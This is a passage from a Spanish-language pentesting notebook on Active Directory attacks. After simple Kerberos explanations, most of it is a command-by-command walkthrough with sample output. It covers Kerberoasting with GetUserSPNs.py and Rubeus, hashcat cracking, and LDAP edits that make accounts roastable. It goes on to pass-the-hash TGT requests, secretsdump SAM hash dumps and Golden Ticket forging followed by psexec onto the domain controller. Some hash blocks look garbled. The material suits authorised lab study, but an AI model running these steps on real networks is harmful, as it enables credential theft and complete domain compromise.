
PS C:\Windows\system32>cd /
PS C:\> dir

Directorio: C:\

Mode                LastWriteTime         Length Name
----                -----        -
d----
```

Herramienta automatizada para realizar ataque de smb relay:

<https://github.com/Anonimo501/SMBRelay>

## Algo que deberías saber antes de continuar con KERBEROASTING y ASREPROATS:

### TGT, TGS y más en AD

Imagina que estás en una escuela muy segura y hay un guardia en la entrada. Esta escuela representa un sistema de red protegido por Active Directory (AD).

#### Kerberos: El sistema de identificación

Kerberos es como un sistema de identificación en la escuela. Todos los estudiantes (usuarios) necesitan identificarse para entrar a la escuela y acceder a las diferentes salas (recursos en la red).

#### TGT (Ticket Granting Ticket): Tu pase especial

Cuando llegas a la escuela, necesitas un pase especial para moverte libremente. Este pase es el TGT (Ticket Granting Ticket). Para conseguirlo, te presentas ante el guardia de la entrada (el servidor de autenticación) y le muestras tu identificación (nombre de usuario y contraseña).

Si tu identificación es correcta, el guardia te da un TGT. Este pase te permite moverte por la escuela sin tener que mostrar tu identificación una y otra vez.

El TGT es como una llave maestra, pero solo funciona por un tiempo limitado.

#### TGS (Ticket Granting Service): Permisos para entrar en salas

Dentro de la escuela, hay diferentes salas como la biblioteca, el gimnasio, etc. Para entrar en cada sala, no basta solo con el TGT. Necesitas otro permiso específico que te da acceso a esa sala. Este permiso lo obtienes del TGS (Ticket Granting Service).

Usas tu TGT para pedir un TGS que te da acceso a una sala en particular. Por ejemplo, si quieres ir a la biblioteca, presentas tu TGT y el guardia de la escuela te da un TGS para la biblioteca.

Cada TGS es como una entrada especial que solo funciona en una sala específica.

#### Resumen

**Kerberos:** Es el sistema de identificación de la escuela.

**TGT:** Es tu pase especial que te permite moverte por la escuela.

**TGS:** Son los permisos específicos que necesitas para entrar en cada sala.

Este proceso asegura que solo las personas correctas puedan acceder a los recursos que necesitan, manteniendo la escuela segura. En el contexto de pentesting, aprender cómo funciona Kerberos te ayudará a entender cómo proteger y también identificar vulnerabilidades en redes que utilizan este sistema.

### **Golden Ticket: El pase maestro supremo**

Siguiendo con la metáfora de la escuela, imagina que hay un pase mágico que te da acceso ilimitado a cualquier sala, en cualquier momento, sin necesidad de pasar por los guardias. Este pase es tan poderoso que incluso podrías fingir ser el director de la escuela. En el mundo de Kerberos, este pase se llama Golden Ticket.

#### **¿Qué es el Golden Ticket?**

El **Golden Ticket** es como un TGT súper especial. Es un ticket falso creado por un atacante que le da acceso a cualquier cosa dentro del sistema de red, haciéndolo parecer un usuario legítimo, incluso como un administrador.

Para crear un Golden Ticket, un atacante necesita obtener un "secreto" muy importante del sistema, conocido como la clave del KRBTGT. El KRBTGT es una cuenta especial en Active Directory que emite los TGTs.

#### **Por qué es tan peligroso**

Con un Golden Ticket, el atacante puede moverse por la red sin ser detectado, accediendo a cualquier recurso, modificando permisos, y más.

Este ticket es muy peligroso porque permite a alguien tomar control total de la red, como si tuviera un "pase mágico" que lo convierte en el jefe.

#### **Resumen**

**Golden Ticket:** Es un ticket falso creado por un atacante que le da acceso total a la red.

**KRBTGT:** Es la cuenta especial que se utiliza para emitir los TGTs en Kerberos.

En pentesting, comprender cómo se crean y utilizan los Golden Tickets es crucial para proteger redes contra este tipo de ataques. Si un atacante consigue crear un Golden Ticket, tiene el control total del sistema, lo cual es extremadamente peligroso.



## KERBEROS ( *GetUserSPNs.py*)

Requiere credenciales

Algunos términos

### 1. KERBEROS:

- Es un protocolo de autenticación de red diseñado para proporcionar autenticación segura en entornos distribuidos. En el contexto de Active Directory (AD), Kerberos es el protocolo encargado de identificar y autenticar a los usuarios cuando inician sesión en el dominio. Utiliza tickets cifrados para garantizar la seguridad y evitar la suplantación de identidad.

### 2. KDC (Key Distribution Center):

- El Centro de Distribución de Claves (KDC, por sus siglas en inglés) es un componente crítico del protocolo Kerberos. Se encuentra integrado en el Controlador de Dominio (DC) y tiene dos funciones principales: autenticar a los usuarios y distribuir tickets. El KDC consta de dos partes: el Servidor de Autenticación (AS) y el Servidor de Concesión de Tickets (TGS).

### 3. TGT (Ticket Granting Ticket):

- El Ticket de Concesión de Tickets (TGT, por sus siglas en inglés) es un ticket especial que se emite a un usuario después de que este se autentica correctamente ante el KDC. El TGT permite al usuario solicitar tickets de servicio (TGS) para acceder a recursos específicos dentro del dominio. El TGT no otorga acceso directo a los recursos, sino que actúa como una credencial temporal que debe presentarse al KDC para obtener tickets de servicio adicionales.

### 4. TGS (Ticket Granting Service):

- El Ticket de Servicio (TGS, por sus siglas en inglés) es un ticket que se emite a un usuario después de que este presenta su TGT al KDC. El TGS permite al usuario

acceder a un recurso o servicio específico dentro del dominio, como un servidor de archivos, una impresora o una aplicación. Cada TGS está asociado a un recurso en particular y tiene un tiempo de vida limitado para garantizar la seguridad.

5. **AS (Authentication Server):**

- El Servidor de Autenticación (AS, por sus siglas en inglés) es una parte del KDC que se encarga de autenticar a los usuarios cuando inician sesión por primera vez. Una vez que el usuario es autenticado, el AS emite un TGT que el usuario puede utilizar para solicitar tickets de servicio (TGS) al Servidor de Concesión de Tickets.

6. **SPN (Service Principal Name):**

- El Nombre Principal del Servicio (SPN, por sus siglas en inglés) es un identificador único asociado a un servicio en el dominio. Los SPN permiten a los clientes identificar y autenticar servicios específicos en la red. Por ejemplo, un servidor de correo o una base de datos tendrá un SPN asociado que los clientes pueden utilizar para solicitar tickets de servicio (TGS).

7. **PAC (Privilege Attribute Certificate):**

- El Certificado de Atributos de Privilegios (PAC, por sus siglas en inglés) es una estructura de datos incluida en los tickets de Kerberos. Contiene información sobre los privilegios y membresías de grupos del usuario. El PAC es utilizado por los servicios para determinar los permisos y accesos que tiene el usuario en el dominio.

8. **Realm:**

- En el contexto de Kerberos, un Realm es un dominio de autenticación que define un conjunto de usuarios, servicios y KDCs. En Active Directory, el Realm suele ser el nombre del dominio en mayúsculas (por ejemplo, DOMINIO.LOCAL).

9. **Session Key:**

- La Clave de Sesión es una clave temporal generada por el KDC durante el proceso de autenticación. Se utiliza para cifrar la comunicación entre el cliente y el servidor, garantizando la confidencialidad e integridad de los datos intercambiados.

10. **KRBtgt:**

- Es una cuenta especial en Active Directory que se utiliza para cifrar y firmar los tickets de Kerberos (TGT). La contraseña de esta cuenta es conocida solo por el KDC y es fundamental para la seguridad del protocolo Kerberos. Si esta cuenta se ve comprometida, todo el sistema de autenticación del dominio puede estar en riesgo.

## KERBEROASTING ATTACK - SPN (Obteniendo un TGS)

### Requiere credenciales

SPN significa "Service Principal Name" (Nombre Principal de Servicio). En el contexto de un directorio activo, un SPN es un identificador único asociado a un servicio específico que se ejecuta en un servidor. Se utiliza principalmente en entornos de autenticación Kerberos para permitir a los clientes autenticarse correctamente con los servicios de red. El SPN es un componente importante en la autenticación mutua entre clientes y servidores en un dominio de Active Directory.

NOTA: *"Este ataque se puede hacer en local (Con acceso a un pc del dominio y usuario básico y con credenciales validas) utilizando mimikatz u otras herramientas o en remoto con GetUserSPNs.py podemos obtener un TGS para cualquier servicio (ej. Correo o DBs)(ya que kerberos es un protocolo de autenticación no de autorización)"*

### ¿Qué es Kerberoasting?

Kerberoasting es un ataque que explota el protocolo Kerberos en entornos de Active Directory. El objetivo es obtener \*tickets de servicio (TGS)\* cifrados para cuentas de servicio (**SPNs**) y luego intentar crackearlos fuera de línea para obtener las contraseñas en texto plano.

### ¿Qué hace GetUserSPNs.py?

GetUserSPNs.py es una herramienta que enumera las cuentas de servicio (**SPNs**) en un dominio de Active Directory. Estas cuentas suelen tener tickets de servicio asociados, que pueden ser solicitados por cualquier usuario autenticado en el dominio.

### Cuando ejecutas el comando:

```
python GetUserSPNs.py-dc-ip 192.168.1.1 dominio.local/usuario
```

### Estás realizando lo siguiente:

1. \*Enumerar SPNs\*: Identifica las cuentas de servicio en el dominio.
2. \*Solicitar tickets de servicio (TGS)\*: Si la herramienta está configurada para hacerlo, también puede solicitar los tickets de servicio cifrados para esas cuentas.

### ¿Es esto Kerberoasting?

- \*Sí, es parte del proceso de Kerberoasting\*, pero no es el ataque completo. El ataque completo de Kerberoasting incluye:

1. Enumerar cuentas de servicio (SPNs) con GetUserSPNs.py.
2. Solicitar los tickets de servicio (TGS) cifrados para esas cuentas.
3. Exportar los tickets en formato hash.
4. Intentar crackear los hashes fuera de línea con herramientas como hashcat o John the Ripper.

Por lo tanto, ejecutar GetUserSPNs.py es el **\*primer paso\*** para realizar un ataque de Kerberoasting.

### Ejemplo de Kerberoasting completo

## 1. Enumerar SPNs y solicitar tickets:

```
python GetUserSPNs.py-dc-ip 192.168.1.1 dominio.local/usuario-request
```

Esto devolverá los tickets TGS de servicio en formato hash, por ejemplo:

```
$krb5tgs$23$*usuario$DOMINIO.LOCAL$MSSQLSvc/sql1.dominio.local*$1234567890abcdef...
```

## 2. Crackear los hashes:

Usar una herramienta como hashcat para intentar crackear el hash:

```
hashcat-m 13100 hash.txt wordlist.txt
```

Si la contraseña es débil, podrías obtenerla en texto plano.

## Resumen

- Ejecutar GetUserSPNs.py es parte del proceso de Kerberoasting, ya que enumera cuentas de servicio y puede solicitar tickets de servicio cifrados.
- El ataque completo de Kerberoasting incluye crackear esos tickets para obtener contraseñas.
- Usa estas herramientas solo en entornos autorizados y con fines legítimos.

## El ATAQUE

**GetUserSPNs.py** lo podemos encontrar en [/impacket/examples](#). (Instalado por defecto en Parrot OS)

Comando de ejemplo:

Podremos hacer **Kerberoasting** y obtener el resultado de algunos hashes en el archivo final **hashes de tipo SPN**, el cual posteriormente se puede intentar crackear con hashcat.

```
python3 GetUserSPNs.py-request-dc-ip 192.168.X.X dominio.local/user:pass-outputfile hashes  
python3 GetUserSPNs.py-request-dc-ip 192.168.0.11 evilcorp.local/user:pass-outputfile hashes  
python3 GetUserSPNs.py corp.local/empleado1:Password1 -request  
(Crack con john) comando: john hashes
```

```
#GetUserSPNs.py -request -dc-ip 192.168.100.52 evilcorp.local/dsuarez:Password1
```

Como podemos ver a continuación vemos que podemos obtener el TGS del usuario SVC\_SQLService (Dumping de TGS remotamente con GetUserSPNs.py – Localmente seria con Mimikatz).

```
# GetUserSPNs.py -request -dc_ip 192.168.100.52 evilcorp.local/dsuares:Password1
Impacket v0.12.0.dev+20240828.175257.27e7e747 - Copyright 2023 Fortra

ServicePrincipalName           Name          MemberOf
DC-COMPANY/SVC_SQLService.evilcorp.local:60111 SVC_SQLService CN=Admins, del dominio,CN=Users,DC=evilcorp,DC=local 2024-09-16 11:36:33.849002 <never>

[!] CCache file is not found. Skipping...
$krb5tgs$23$SVC_SQLService$EVILCORP.LOCAL$evilcorp.local/SVC_SQLService*f247495641f131fd105b7191d931cb01$bb911d59be41bdd1e46b8d762735f43751834a57fb1471bf43afcbdb3d4ac
7b8e0930b8944090aa1a744d0f6999d32f746982b5b069939ccb129a8ffea45fa0249b71a3b00ccb1a5a22869588a71bb6a06c1e0de0eb9137c91001eb2a01eb4b513a93000e25ae45851a1447eb806f7d9bb
d4605a53a5986ca07c3d9aae127fe1319e9f3f960c6f50fb234b65ed9b75c802b83079ab75d9647a0d140e1f9867b73f6aefca221a24b6a2ed39ccce919c9a28af7c25fab3a1cab9c061
80fee43c6afa2715448d3c4a9fb5477bd2281c7ff3d67156a3d8ee5955d5d627f0000ee3094854b77dc8f0a4c5ce83cd7b520e17e47f5cb3f77f89653aa870b391049e7312a92c1772
766ea6ff0dedebcb58b5b5bfe510681e4867a91584fc3228729de62f2f7868090e694fffffbcb494f6e9c291eff6e6b10b2f686fc859b0f85d0e221d1effd401d80d0f8a6972a@87f191b123ef221d352b0
dhw09ffdf8c454e920d761244067b4554bhcbe083b973a058a054c715fd8742870f200e727463d522a22e4f80095f672f6da2901f72bc97ffce1717b1e3600fb16991125fb6b4848785b41a99378d39b75
91d302080415a8067ca6e154c80147062106f05eb2f8799ca73431480822d020c00497c55b24d77813a91ea990fda7282dfe3e40cc6b3bd93cb14f7a0cb20c2d4c7bde270154ed9dc024763785eb03daeeacc
4b75505aa16f22786b2f0947d055394d1d70267903a5d0e09178482874e62f7f8c802b2d0c5b4ba0e4cd3687e5a541df39a300b53d3b2ea5014c041d39934a0932776754a
10d5c4d247f8d5d9ce13ccdb5a12de538a3e1584f1f5972aae6a10fae79c79e0975013888908a2e3294102b73a0980f1c2baac502c805e438f0e18b619fcfa97f10db18a366681ld3796f7
51c6b6b58b42012cbb84af5f7d5d42ba664ee83e3b475589912c4754a6e930339f03cdec5bd3912e22a7ec227323f48b167fde4ec1c8f559afdf64c1df536dd5aa09db44e35c
```

Ahora podemos intentar crackear el TGS, lo copiamos todo y lo metemos dentro de un archivo hash.txt

```
#krb5tgs$23$SVC_SQLService$EVILCORP.LOCAL$evilcorp.local/SVC_SQLService*f247495641f131fd105b7191d931cb01$bb911d59be41bdd1e46b8d762735f43751834a57fb1471bf43afcbdb3d4ac
7b8e0930b8944090aa1a744d0f6999d32f746982b5b069939ccb129a8ffea45fa0249b71a3b00ccb1a5a22869588a71bb6a06c1e0de0eb9137c91001eb2a01eb4b513a93000e25ae45851a1447eb806f7d9bb
d4605a53a5986ca07c3d9aae127fe1319e9f3f960c6f50fb234b65ed9b75c802b83079ab75d9647a0d140e1f9867b73f6aefca221a24b6a2ed39ccce919c9a28af7c25fab3a1cab9c061
80fee43c6afa2715448d3c4a9fb5477bd2281c7ff3d67156a3d8ee5955d5d627f0000ee3094854b77dc8f0a4c5ce83cd7b520e17e47f5cb3f77f89653aa870b391049e7312a92c1772
766ea6ff0dedebcb58b5b5bfe510681e4867a91584fc3228729de62f2f7868090e694fffffbcb494f6e9c291eff6e6b10b2f686fc859b0f85d0e221d1effd401d80d0f8a6972a@87f191b123ef221d352b0
dhw09ffdf8c454e920d761244067b4554bhcbe083b973a058a054c715fd8742870f200e727463d522a22e4f80095f672f6da2901f72bc97ffce1717b1e3600fb16991125fb6b4848785b41a99378d39b75
91d302080415a8067ca6e154c80147062106f05eb2f8799ca73431480822d020c00497c55b24d77813a91ea990fda7282dfe3e40cc6b3bd93cb14f7a0cb20c2d4c7bde270154ed9dc024763785eb03daeeacc
4b75505aa16f22786b2f0947d055394d1d70267903a5d0e09178482874e62f7f8c802b2d0c5b4ba0e4cd3687e5a541df39a300b53d3b2ea5014c041d39934a0932776754a
10d5c4d247f8d5d9ce13ccdb5a12de538a3e1584f1f5972aae6a10fae79c79e0975013888908a2e3294102b73a0980f1c2baac502c805e438f0e18b619fcfa97f10db18a366681ld3796f7
51c6b6b58b42012cbb84af5f7d5d42ba664ee83e3b475589912c4754a6e930339f03cdec5bd3912e22a7ec227323f48b167fde4ec1c8f559afdf64c1df536dd5aa09db44e35c
```

Buscamos en [hashcat examples](#) y encontramos el modo 13100

hashcat.net/wiki/doku.php		
krb5tgs	hash.txt	Modificado
#krb5tgs\$23\$SVC_SQLService\$EVILCORP.LOCAL\$evilcorp.local/SVC_SQLService*f247495641f131fd105b7191d931cb01\$bb911d59be41bdd1e46b8d762735f43751834a57fb1471bf43afcbdb3d4ac		
12000	Android FDE (Samsung DEK)	384218541184126:
13000	RAR5	\$rar\$516\$7457556
13100	Kerberos 5, etype 23, TGS-REP	\$krb5tgs\$23\$*user
13200	AxCrypt 1	\$axcrypt\$#1*10000
13300	AxCrypt 1 in-memory SHA1 13	\$axcrypt_sha1\$b89

Ahora atacamos el TGS (hash.txt) con hashcat

```
hashcat-m 13100-a 0 hash.txt /usr/share/wordlists/rockyou.txt--force-o cracked.txt
```

Si hemos logrado crackear el hash de kerberos (**TGS- \$krb5tgs\$**), veremos la contraseña en texto plano después de los dos puntos luego de todo el TGS

```
[root@parrot]# cat cracked.txt
$krb5tgs$23$SVC_SQLService$EVILCORP.LOCAL$evilcorp.local/SVC_SQLService*f247495641f131fd105b7191d931cb01$bb911d59be41bdd1e46b8d762735f43751834a57fb1471bf43afcbdb3d4ac
fea45fa0249b71a3b0ccb1a5a22869588a713b8e86c1e0de0eb9137c91001eb2a61eb4b513a930b6e25ae45851a1447eb806f0db9b499108346a39f5b791ca533a4886da2f7cd7d66bb6b46
21a24b6a2ed339ccfe91c9a28af7c25fab3a1abc90c61117673160f8c52c10a8f7281155faf85cace1d0bf978defe43c6afab2715448d3ca49efb5477bd2281c7ff3d67156a3d8ee5955d5d62
3b73b01ee3a62362e963e37174f07766ea6fdd0dedebcb50b5b0e5106816e4867a91584fc6322a7c5167f2f5786808964ffffdbc494f6e9c291effe6b10b2f686fc859b0f85d0e221d1de
0bbce083b973a058a054c715fd8742870f200e727463d522a22e4f80095f6772f6da2901f72bc97ffce1717b1e3600fb16991125fb6b4848785b461aa90378d39f75227a13de085bb4b3
a7282def3e40cc6b3bd93cb14f7a0cb20c2d4c7bde270154ed9dc024763785ebf03daeeacc105a64e5fed62c631e269f36e89f402b29b1215154b755b05aa16f22786b2f69d4fd655394dd1
4a093277675488992dese052b757b44cbe7374f03e68be2a0f7a10d5c4d247f8d5d9e1c1ccb5a12def5e383a740c85bba698541f15972aae710fae79cf0e9705113888808a2e32
b6bc58b42012cbb84af5f7d5d42ba664ee83e3b475589912c4754a6e930339f03cdec5bd3912e22a7ec227323f48b167fde4ec1c8f559afdf64c1df536dd5aa09db44e35c
```

Si el usuario es Admin del dominio, podremos ingresar a cualquier PC con Psexec.py (Comprobar si el usuario tiene **Pwn3d!** sobre todos los equipos con Crackmapexec)

## Habilitar SPN a un USUARIO

Si no tenemos habilitado ningún usuario con SPN (service principal name) podemos habilitárselo si tenemos **GenericAll** o **GenericWrite** sobre este usuario (Ver esto con **BloodHound**) (ser requiere usuario básico) (ataque a usuario edie.jada)

```
PS C:\Users\empleado1\Desktop\Rubeus-master\Rubeus\bin\Debug> Set-DomainObject -Identity edie.jada -Set @{serviceprincipalname='test/cualquiercosa'} -verbose
DETALLADO: [Get-DomainSearcher] search base: LDAP://DC01.CORP.LOCAL/DC=corp,DC=local
DETALLADO: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=edie.jada)(name=edie.jada)(dnshostname=edie.jada))))
DETALLADO: [Set-DomainObject] Setting 'serviceprincipalname' to 'test/cualquiercosa' for object 'edie.jada'
```

## Desde Linux

es posible realizar configuraciones para habilitar las condiciones de Kerberoasting (asignando un SPN a una cuenta de servicio) o ASREProasting (activando el flag de "No requerir preautenticación Kerberos") desde Linux, sin necesidad de Windows. Esto se hace manipulando el Active Directory a través de LDAP, asumiendo que tienes acceso autenticado (con credenciales de administrador de dominio) a un controlador de dominio (DC) vía LDAPS (puerto 636) o LDAP seguro. Es común en entornos de prueba como laboratorios de pentesting (e.g., con máquinas virtuales de AD).

### Verificación de permisos

Primero, confirma que el usuario tiene GenericAll o GenericWrite sobre el objeto (usuario o grupo) usando ldapsearch o herramientas como BloodHound (puedes exportar datos con SharpHound.py y analizarlos). Busca en el atributo nTSecurityDescriptor del objeto objetivo para ver las ACLs:

```
ldapsearch -x -H ldaps://dc.tu-dominio.com:636 -D "CN=tu-usuario,OU=Usuarios,DC=tu-dominio,DC=com" -W -b "CN=tu-usuario-vulnerable,OU=Usuarios,DC=tu-dominio,DC=com" nTSecurityDescriptor
```

Si el usuario tiene GenericAll o GenericWrite, puedes proceder directamente a modificar los atributos.

### Habilitar SPN para Kerberoasting con GenericWrite o GenericAll

Con GenericWrite, puedes agregar un SPN al objeto, ya que este permiso permite modificar atributos como servicePrincipalName. Con GenericAll, tienes control total, incluyendo agregar SPNs.

1. **Archivo LDIF (add\_spn\_with\_perm.ldif):**

```
dn: CN=tu-usuario-vulnerable,OU=Usuarios,DC=tu-dominio,DC=com
changetype: modify
add: servicePrincipalName
servicePrincipalName: HTTP/servidor.tu-dominio.com # Ajusta al SPN deseado
```

2. **Ejecuta con el usuario con permisos:**

```
ldapmodify -x -H ldaps://dc.tu-dominio.com:636 \
```

```
-D "CN=tu-usuario-con-permisos,OU=Usuarios,DC=tu-dominio,DC=com" \
-W -f add_spn_with_perm.ldif
    ○ Usa las credenciales del usuario que tiene GenericWrite o GenericAll.
    ○ Si el SPN ya existe, usa replace: en lugar de add:.
```

### Habilitar flag para ASREProasting con GenericWrite o GenericAll

Con GenericWrite, puedes modificar el atributo userAccountControl si está permitido por la ACL. Con GenericAll, el cambio es directo.

#### 1. Obtén el valor actual:

```
ldapsearch -x -H ldaps://dc.tu-dominio.com:636 -D "CN=tu-usuario-con-permisos,OU=Usuarios,DC=tu-dominio,DC=com" -W -b "CN=tu-usuario-vulnerable,OU=Usuarios,DC=tu-dominio,DC=com" userAccountControl
    ○ Supongamos que es 512; nuevo valor = 512 | 0x00200000 = 2097664.
```

#### 2. Archivo LDIF (set\_pre\_auth\_with\_perm.ldif):

```
dn: CN=tu-usuario-vulnerable,OU=Usuarios,DC=tu-dominio,DC=com
changetype: modify
replace: userAccountControl
userAccountControl: 2097664
```

#### 3. Ejecuta:

```
ldapmodify -x -H ldaps://dc.tu-dominio.com:636 \
-D "CN=tu-usuario-con-permisos,OU=Usuarios,DC=tu-dominio,DC=com" \
-W -f set_pre_auth_with_perm.ldif
```

### Comandos: NTH

Identificar el modo del hash con **Name That Hash**:

#### Instalación:

```
pip3 install name-that-hash
pip3 install name-that-hash --break-system-packages
```

#### Uso:

```
nth -f hash
```

Nos dice que se puede crackear con **Hashcat (HC)** con el modo **13100**

```

krb5tgs$23$*svc_vmware_hash
https://twitter.com/beesec_sdn
https://github.com/HashPals/Name-That-Hash

$krb5tgs$23$*svc_vmware_hash@INLANEFREIGHT.LOCAL$vmware/inlanefreight.local@INLANEFREIGHT.LOCAL*$C21816E5DE12335C1097A170D68B5310$8B15643E651DC5B857B7F
18A9E2B1E181A4314F29  Enlazar 2646A2E158197B3FD25690EFE52A999BF96D1C57F1348848A61F96FD9463E58EB3F71F49FEB
BF2D003686F30C00BF6FC0A901611E6FBFB231C224A5A2F1C8372C684088416EFF4589288C516FE9F87E8EAE4089F676031F6E79B4770C22B7C4EE5359234423C056C7E357CA201B
63717543EAA73F4C94987DE717630F4BDE36BC12ED8770B85D229491950A9AF13E34D8AA8E0783E406DA340F4738861DE22EED3D361(EBB9D07C60E60C97047065EB0946CCCF8757BA449
2A8895C3CFAD9920549C98830372F147C924061AF5242A1DF1DEB3028A9C8B256345E2C8F522EE59C5FA4C3B599DC5A31C6E23A17DCD45737C9B901336D4161EEF36596BA407F330A8D85
D57A0DC299F0DF80801716B762FC8 202804CE6BEFFEE00631AEB3411810F555737B085E0D81194646E8753206D0362798877F4E8A051BBD078285A6B253793FEBF55362AD6EAAFG9A646
F944560B1F7D06EBE24FFEF22DF4815405855F682A86F27A86402C3794AF5E9EC14C7D1CE5ED9322F11890FAE1F6B36462C0F8684D63E9ED20F7D1E739E8F38EB2FED938593E8F2E1A13
857242022C780A3EA9F207297.../B139459206735A0FB23D73ED2FBD2E266BD064B15846DFC074F3122870E9213A8E1C48525EF4E2A765FB-S20DE41101570837820-B6380D01A0
992C9ED24590351FDC88CC560813D915C3FF13120A7B8992C8A222BDEFF46EFFE40445ACF26FB1A80D417268C48E27350L3F41860C87AFF17FB7871F31BD855B2AF3D454DE8183996FC9A5
A99F8EC09A7D0617D8B0DFF558B0562F8B80D2EDF12285E5F0287620958FFF5A85A504ED2B85A8F498A4970929E4A93D58914119444875EEF38895444990AF3ACBF04B835325684_F6789A
09E439F847347F596F4D0002B7C80 D2AB5D3AC4767BE3B64641D45F062D74E7055A7F3F50447446A85D0C3407EC132CE65176DB52DFED9808854596F9DB9C2E2FC6860845DA036F000
BDC9A69F9D0751E0958373C74D4E561B57D175A4C359CB59E95AD26DFDF11A5E853F0F952CE2F704F87408F40D8427A6455EB54F6E230C9623044465586546CB50E737A7CD9A233E771
608CF21F6F9D8F777AE8781EDE9A7123205C4EC57ADB66603D10DCF8A74D2F0E5C695A206CA3466214F02FC57853D1B75960F50362D45F4EFE6E1BE501982181A7ED83C4B7ED5C8B1F189
2484B575980B

Most Likely
Kerberos 5 TGS-REP etype 23, HC: 13100 JtR: krb5tgs Summary: Used in Windows Active Directory.

```

<u>Aquí</u>	impacket
sudo python3 -m pip install .	Instalación de impacket
GetUserSPNs.py -h	GetUserSPNs.py ayuda
<b>Forend</b> es un usuario a continuación	<b>Necesita credenciales (passwd)</b>
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario	Listado de cuentas SPN
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request	Solicitud de todos los tickets TGS
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request-user usuario2	Solicitud de ticket TGS de usuario específico
GetUserSPNs.py -dc-ip <IP> dominio.local/usuario -request-user usuario2 -outputfile usuario2_tgs	Guardar el ticket TGS en un archivo de salida
hashcat -m 13100 usuario_tgs /usr/share/wordlists/rockyou.txt	Descifrando el ticket sin conexión con Hashcat
hashcat -m 13100 -w 3 hash /usr/share/wordlists/rockyou.txt --force	
sudo crackmapexec smb 172.16.5.5 -u usuario -p passwd123!	Prueba de autenticación contra un controlador de dominio

### En WINDOWS con RUBEUS.exe

RUBEUS	Enlace
.\Rubeus.exe kerberoast /stats	Kerberoasting para obtener estadísticas sobre los tickets de servicio (TGS)
.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap	Este comando se enfoca en realizar el ataque de Kerberoasting, pero

	aplicando un filtro LDAP para seleccionar cuentas de servicio específicas.
.\Rubeus.exe kerberoast /nowrap .\Rubeus.exe kerberoast /user:testspn /nowrap	Obtener <b>hash de todos los usuarios</b> Este comando se enfoca en realizar el ataque de Kerberoasting, pero dirigido a una cuenta de servicio específica ( <b>obtener hash del usuario testspn</b> )
Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes	Comprobación de los tipos de cifrado admitidos.
hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt	Descifrando tickets con Hashcat y rockyou.txt
hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt	Ejecución de Hashcat y comprobación del estado del trabajo de craqueo (\$)

### Uso del indicador /tgtdeleg

.\Rubeus.exe kerberoast /tgtdeleg /user: <b>testspn</b> /nowrap	<b>/tgtdeleg – Obteniendo el HASH</b>
--	---------------------------------------

Ahora que tenemos un conjunto de credenciales (con suerte, privilegiadas), podemos pasar a ver dónde podemos usarlas. Es posible que podamos:

- Acceda a un host a través de RDP o WinRM como usuario local o administrador local
- Autenticarse en un host remoto como administrador usando una herramienta como PsExec
- Obtenga acceso a un recurso compartido de archivos confidencial
- Obtenga acceso MSSQL a un host como usuario DBA, que luego se puede aprovechar para aumentar los privilegios

### Nombre PC y Dominio (FQDN)

```
"$env:computername.$env:userdnsdomain"; whoami /priv; net localgroup Administrators
```

### Obtener el nombre del DC (Controlador de Dominio)

```
nltest /dclist:dominio.com
```

### Obtener los Service principal name

```
setspn -T dominio.com -Q /*
```

### OTRO ejemplo de YouTube:

<https://www.youtube.com/watch?v=aouN4n6b2DA>

## Obtener un TGT:

Mediante el protocolo kerberos podemos obtener el Ticket Granting Ticket, con esto podríamos hacer ataques como **pass the ticket**, **silver ticket** y **Golden ticket**.

```
impacket-getTGT corp.local/administrador -hash :a87f3ahash
```

```
> impacket-getTGT corp.local/administrador -hashes :a87f3a337d73085c45f9416be5787d86
impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in administrador.ccache
> cat administrador.ccache
```

**Ataque al DC para hacernos con el dominio completo de AD mediante TGT:**

Las credenciales van a estar en administrador.ccache (TGT) al usar la opción -k.

```
export KRB5CCNAME=/home/kali/administrador.ccache
```

```
> export KRB5CCNAME=/home/kali/administrador.ccache
```

```
impacket-secretsdump corp.local/administrador@DC01.corp.local -k -no-pass  
impacket-psexec corp.local/administrador@DC01.corp.local -k -no-pass  
impacket-smbexec corp.local/administrador@DC01.corp.local -k -no-pass
```

De esta forma podremos volcar hashes del DC o de otros equipos. (No es necesario ser user del dominio)

```
[*] impacket-secretsdump corp.local/administrador@WS01.corp.local -k -no-pass
impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe217f753b47a48db400a8527a9d19118
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1a150e843424c7bc5868ee504e3f7526:::
santiago:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aae7fb9ceba532d0546ad6:::
```

## Golden ticket attack

```
> impacket-ticketer -nthash 6bb9c41ecff74ba1f02017d54e734b75 -domain-sid S-1-5-21-422223421-2761745813-2535134267 -domain corp.local administrador
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.local/administrador
[*]   PAC LOGON INFO
[*]   PAC CLIENT INFO TYPE
[*]     EncTicketPart
[*]     EncASRepPart
[*] Signing/Encrypting final ticket
[*]   PAC SERVER CHECKSUM
[*]   PAC PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in administrador.ccache
```

```
export KRB5CCNAME=/home/kali/administrador.ccache
```

```
> impacket-psexec corp.local/administrador@DC01.corp.local -k -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on DC01.corp.local.....
< [*] Found writable share ADMIN$ 
[*] Uploading file ctXUdXwi.exe
[*] Opening SVCManager on DC01.corp.local.....
[*] Creating service JV00 on DC01.corp.local.....
[*] Starting service JV00.....
[!] Press help for extra shell commands
